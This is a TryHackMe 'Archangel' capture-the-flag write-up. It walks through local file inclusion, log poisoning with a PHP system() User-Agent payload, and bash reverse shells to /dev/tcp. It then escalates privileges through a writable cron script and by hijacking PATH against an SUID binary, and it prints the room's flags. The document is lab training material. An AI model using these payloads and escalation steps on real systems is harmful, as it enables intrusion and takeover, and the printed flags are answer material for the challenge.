

TryHackMe Room Write-up

Title: Archangel

Description: Boot2root, Web exploitation, Privilege escalation, LFI

Author: Igor Buszta

Get a shell


Description: Enumerate the machine

Objectives: Find a different hostname, Find flag 1, Look for a page under development, Find flag 2, Get a shell and find the user flag.

Tools: macOS, nmap, Burp Suite, netcat, vim, gobuster


Let's start with nmap scan. (I forgot to take a screenshot but ports 22 and 80 are open).

Now that we know that it's a web service running, let's visit the page.



Picture 1: front page of target IP.

Our first objective is to find another hostname. Everything on this site is a placeholder except for the name of the company and its email.




Picture 2: The email with hostname.

The hostname is mafialive.thm. Let's add it to /etc/hosts and perform scans on this domain.

```
> gobuster dir -u http://mafialive.thm -w Downloads/dsplusleakypaths.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://mafialive.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     Downloads/dsplusleakypaths.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/robots.txt        (Status: 200) [Size: 34]
/.htaccess         (Status: 403) [Size: 278]
/test.php          (Status: 200) [Size: 286]
/.htpasswd         (Status: 403) [Size: 278]
/.htpasswdwds      (Status: 403) [Size: 278]
/../../../../../../../../etc/passwd (Status: 400) [Size: 305]
/.htpasswd         (Status: 403) [Size: 278]
/.htaccess         (Status: 403) [Size: 278]
/index.html        (Status: 200) [Size: 59]
/robots.txt        (Status: 200) [Size: 34]
/server-status     (Status: 403) [Size: 278]
/static../../../../a/../../../../etc/passwd (Status: 400) [Size: 305]
/test.php          (Status: 200) [Size: 286]
Progress: 3521 / 3521 (100.00%)
=====
Finished
=====
```

Picture 3: gobuster results.

There's *robots.txt* and *index.html* available for us as well as *test.php*



thm{f0und_th3_r1ght_h0st_n4m3}

Picture 4: visiting /index.html site.

That's our first flag. Let's keep moving.

```
User-agent: *
Disallow: /test.php
```

Picture 5: robots.txt contents.

So the robots.txt guides us nevertheless to /test.php.



http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php


Test Page. Not to be Deployed

Here is a button

Control is an illusion

Picture 6: view of /test.php page after clicking on the button

One of the tips we get from the description is LFI (Local File Inclusion) which is basically manipulating the URL to get to files which weren't meant for us.



http://mafialive.thm/test.php?view=/var/

Test Page. Not to be Deployed

Here is a button

Sorry, Thats not allowed

Picture 7: message on page after trying to leave the directory.

After messing around and trying to find a file like flag.txt or index.html the message remained the same no matter what – „Sorry, that's not allowed”. We can suspect that there's a condition in the PHP code which prevents us from going to any file which starts with /var or ../../..

One of the ways to go around it is to filter it through different encoding, like base64 using

php://filter/convert.base64-encode/resource=



Picture 8: test.php page as base64.

A tip attached to this flag said that we need to look at the code. Let's decode it and see what we can get.

A screenshot of a "DECODE" tool interface. At the top, there is a large text area containing a long base64 encoded string. Below this, there are several configuration options: "AUTO-DETECT" (selected), "Source character set. Detected: UTF-8"; "Decode each line separately (useful for when you have multiple entries)"; "Live mode OFF" (selected); and "Decodes in real-time as you type or paste (supports only the UTF-8 character set)". At the bottom of the interface is a "DECODE" button with the sub-instruction "Decodes your data into the area below". Below the button is a smaller text area showing the decoded PHP code. The code includes a header section with a title "INCLUDE", an h1 tag "Test Page. Not to be Deployed", and a button with the href attribute pointing to "/test.php?view=/var/www/html/development_testing/mrrobot.php". The code also contains a conditional block that checks if the \$_GET['view'] variable is set to '..' or '/var/www/html/development_testing/'. If either condition is true, it includes the value of \$_GET['view']. Otherwise, it outputs a "Sorry, Thats not allowed" message.

```
<head>
<title>INCLUDE</title>
<h1>Test Page. Not to be Deployed</h1>

</button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a><br>
<?php

//FLAG: thm{explo1t1ng_lf1}

function containsStr($str, $substr) {
    return strpos($str, $substr) !== false;
}
if(isset($_GET["view"])){
    if(!containsStr($_GET['view'], '..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
        include $_GET['view'];
    }else{
        echo 'Sorry, Thats not allowed';
    }
}
?>
</div>
</body>
```

Picture 9: decoded base64 test.php file.

That was already tricky and time consuming. As we suspected there's an *if* condition which prevents us from going higher through directories on Linux. But does it really?

There's actually a semantic which goes around it: `//..//..//`

The double backslash helps us trick the condition in code but does the exact same thing.

Let's see if we can get to `/etc/passwd` and see what users are there.

 http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../etc/passwd

Test Page. Not to be Deployed

Here is a button

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uidd:x:105:109::/run/uidd:/usr/sbin/nologin sshd:x:106:65534::/run/sshd:/usr/sbin/nologin archangel:x:1001:1001:Archangel,,,:/home/archangel:/bin/bash
```

Picture 10: `/etc/passwd` contents.

Notice the archangel user!

We should be getting closer to try getting a shell. One of the ways to achieve that is injecting something into the code. But there's no forms, nothing where we can write our code.

We must get more creative with our tools. There's a button which sends request to the server. What if we manipulated what it sends to get what for example a shell? Luckily there's a pretty handy tool named Burp Suite.

We need to turn Intruder on in Proxy tab. Send the request via button and send it to Repeater (by clicking anywhere with right click).

The screenshot shows a web proxy interface with the following details:

- Send**, **Cancel**, **Target: http://mafialive.thm**, **HTTP/1**
- Request** tab selected.
- Pretty** view of the request:

```

1 GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=id HTTP/1.1
2 Host: mafialive.thm
3 Accept-Language: pl-PL,pl;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system($_GET['cmd']); ?>
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10

```

Picture 11: header poisoning.

What I've done here is poisoning the header with simple command:

```
<?php source($_GET['cmd']); ?>
```

<?php ... ?> indicates that the code should be interpreted as PHP code.
source(\$_GET['variable']); is sending a request to terminal to run anything we'd like. That's why we added to the Header a line:

&cmd=id

The terminal on server will run the *id* command. Let's see if it works.

The screenshot shows a web proxy interface with the following details:

- Response** tab selected.
- Pretty** view of the response:

```

1 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
2 46 192.168.187.1 -- [18/Feb/2026:15:53:57 +0530] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0
3 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
4 47 192.168.187.1 -- [18/Feb/2026:15:53:57 +0530] "GET / HTTP/1.0" 200 19462 "—" "—"
5 48 192.168.187.1 -- [18/Feb/2026:15:53:58 +0530] "GET / HTTP/1.1" 200 19443 "—" "—"
6 49 192.168.187.1 -- [18/Feb/2026:15:54:33 +0530] "GET / HTTP/1.1" 200 3888 "—" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36"
7 50 192.168.187.1 -- [18/Feb/2026:15:54:33 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200
8 693 "http://10.82.170.236/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36"
9 51 192.168.187.1 -- [18/Feb/2026:15:54:33 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200
10 926 "http://10.82.170.236/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36"
11 52 192.168.187.1 -- [18/Feb/2026:15:54:33 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663
12 "http://10.82.170.236/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36"
13 53 192.168.187.1 -- [18/Feb/2026:15:54:33 +0530] "GET /layout/styles/layout.css HTTP/1.1" 200 4953
14 "http://10.82.170.236/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML

```

Picture 12: Response after injecting a command.

Bingo. You should get the point now. cmd can be sent to server terminal as anything we'd like – including activating shell session and sending it to any port and IP.



Pretty Raw Hex


```
1 GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.1.4444+0>%261' HTTP/1.1
2 Host: mafialive.thm
3 Accept-Language: pl-PL,pl;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system($_GET['cmd']); ?>
```

Picture 13: Preparing reverse shell to be sent to server.

One thing worth to mention, that the whole command must be URL-style. You just type the shell as normal, hover over it and click Ctrl+U.

Netcat is already waiting and listening on port 4444.

If it comes to the IP address, check your utun if you use openvpn. That's the address you want to use.




```
> sudo nc -lvp 4444
Password:

Connection from 10.82.170.236:53312
bash: cannot set terminal process group (488): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@ubuntu:/var/www/html/development_testing$
```


Picture 14: netcat response after sending the reverse shell.

We're in guys. But first let's stabilize this shell.



```
www-data@ubuntu:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Picture 15: shell stabilization using python.



```
> stty raw -echo; fg
[1] + 44253 continued  sudo nc -lvp 4444
www-data@ubuntu:/$
```

Picture 16: suspending and running the session again.

The ssty raw -echo ignores echos of characters we type in. We're getting a raw terminal.

We know from /etc/hosts that there's a user archangel. Let's move to his directory /home/archangel and find the flag.

```
www-data@ubuntu:/$ cd /home/archangel/  
www-data@ubuntu:/home/archangel$ ls  
myfiles  secret  user.txt
```

Picture 17: contents of archangel's directory

```
www-data@ubuntu:/home/archangel$ cat user.txt  
thm{lf1_t0_rc3_1s_tr1cky}
```

Picture 18: flag found in user.txt

After roaming around I found an interesting video, which helped me complete further tasks.

```
www-data@ubuntu:/home/archangel$ cd myfiles/  
www-data@ubuntu:/home/archangel/myfiles$ ls  
passwordbackup  
www-data@ubuntu:/home/archangel/myfiles$ cat passwordbackup  
https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

Picture 19: the passwordbackup file contents.

Root the machine

Description: Do privilege escalation

Objectives: Get User 2 flag, Root the machine and find the root flag

Tools: macOS, netcat

Instead of looking around the whole server, let's use the processes which are running on it to guide us into any vulnerabilities we can find. Let's concatenate the /etc/crontab file.

```
www-data@ubuntu:/home/archangel$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 * * * * archangel /opt/helloworld.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Picture 20: crontab contents.

There's some script running every minute in /opt/helloworld.sh

What does it do?

```
www-data@ubuntu:/home/archangel$ cat /opt/helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
```

Picture 21: the helloworld.sh script

It overwrites the helloworld.txt file in /backupfiles with „hello world”.

You thinking what I'm thinking? Another shell? Why not. Cron trust anything it is set to execute, so if we, let's suppose, make cron run a reverse shell, then it will be done without doubt.

Let's modify the file using echo „>>

I set another netcat on port 5555 and start another shell. This time we should be indentified as archangel.

You can see my first attempt to escalate my privillages to root, but it didn't work.

```
www-data@ubuntu:/$ echo "bash -i >& /dev/tcp/192.168.187.1/5555 0>&1" >> /opt/>
www-data@ubuntu:/$ cat /opt/helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
cp /bin/bash /tmp/bash_root && chmod +s /tmp/bash_root
bash -i >& /dev/tcp/192.168.187.1/5555 0>&1
www-data@ubuntu:/$
```

Picture 22: Modifying the script which is sent to restricted directory.

```
archangel@ubuntu:~/secret$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
archangel@ubuntu:~/secret$ ^Z
[1] + 49747 suspended sudo nc -lvpn 5555
> stty raw -echo; fg
[1] + 49747 continued sudo nc -lvpn 5555
```

Picture 23: netcat session after the script has been ran – stabilizing shell.

Because the archangel user was set as the owner of the helloworld.sh script, cron ran it as archangel, that's why we're recognized in another shell as him.

```
archangel@ubuntu:~/secret$ ls -la
total 32
drwxrwx--- 2 archangel archangel 4096 Nov 19 2020 .
drwxr-xr-x 6 archangel archangel 4096 Feb 18 19:15 ..
-rwsr-xr-x 1 root      root     16904 Nov 18 2020 backup
-rw-r--r-- 1 root      root      49 Nov 19 2020 user2.txt
```

Picture 24: Contents of the secret directory.

```
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
```

Picture 25: another flag found in user2.txt

We laid our hands on another flag. There's also another file called backup which was created by root. Why does it matter? Because of the SUID bit set on it, that means the file runs with the owner privillages, not the user who invokes it.

Let's see what's inside this backup file.

```
archangel@ubuntu:~/secrets$ strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
:*3$"
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
```

Picture 26: strings results on backup file.

Okay, it uses the basic command *cp* and copies directory */myfiles* to */opt/backup* files. Where's the catch, the mistake made here? When we specify the commands, we should use the whole path, meaning */bin/cp*. Why? Because one can create its own *cp* function which will be seen and run before the original. That means we can make *cp* create another session as root, instead of copying the files.

```
archangel@ubuntu:/tmp$ echo '/bin/bash -p' > cp
archangel@ubuntu:/tmp$ chmod +x cp
archangel@ubuntu:/tmp$ 
```

Picture 27: creating another cp function.

Why are we making it in */tmp*? Because it is the safest and every user can create files there.

```
archangel@ubuntu:/tmp$ export PATH=/tmp:$PATH
archangel@ubuntu:/tmp$ 
```

Picture 28: setting /tmp as the first path to be checked.

cp now runs the session in privillaged mode thanks to the *-p* flag which works with SUID. Now let's execute the backup file.

```
archangel@ubuntu:~/secret$ ./backup
```

Picture 29: executing backup file.

```
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
thm{p4th_v4r1abl3_expl01tat1on_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
```

Picture 30: printing contents of a root.txt as root.

Script worked as expected so I went straight into the /root directory to find the most common file with flag, which is root.txt

This challenge sure was a *challenge*. A lot of thinking outside the box and understanding how systems work, which catalog has which privillages and what it stores.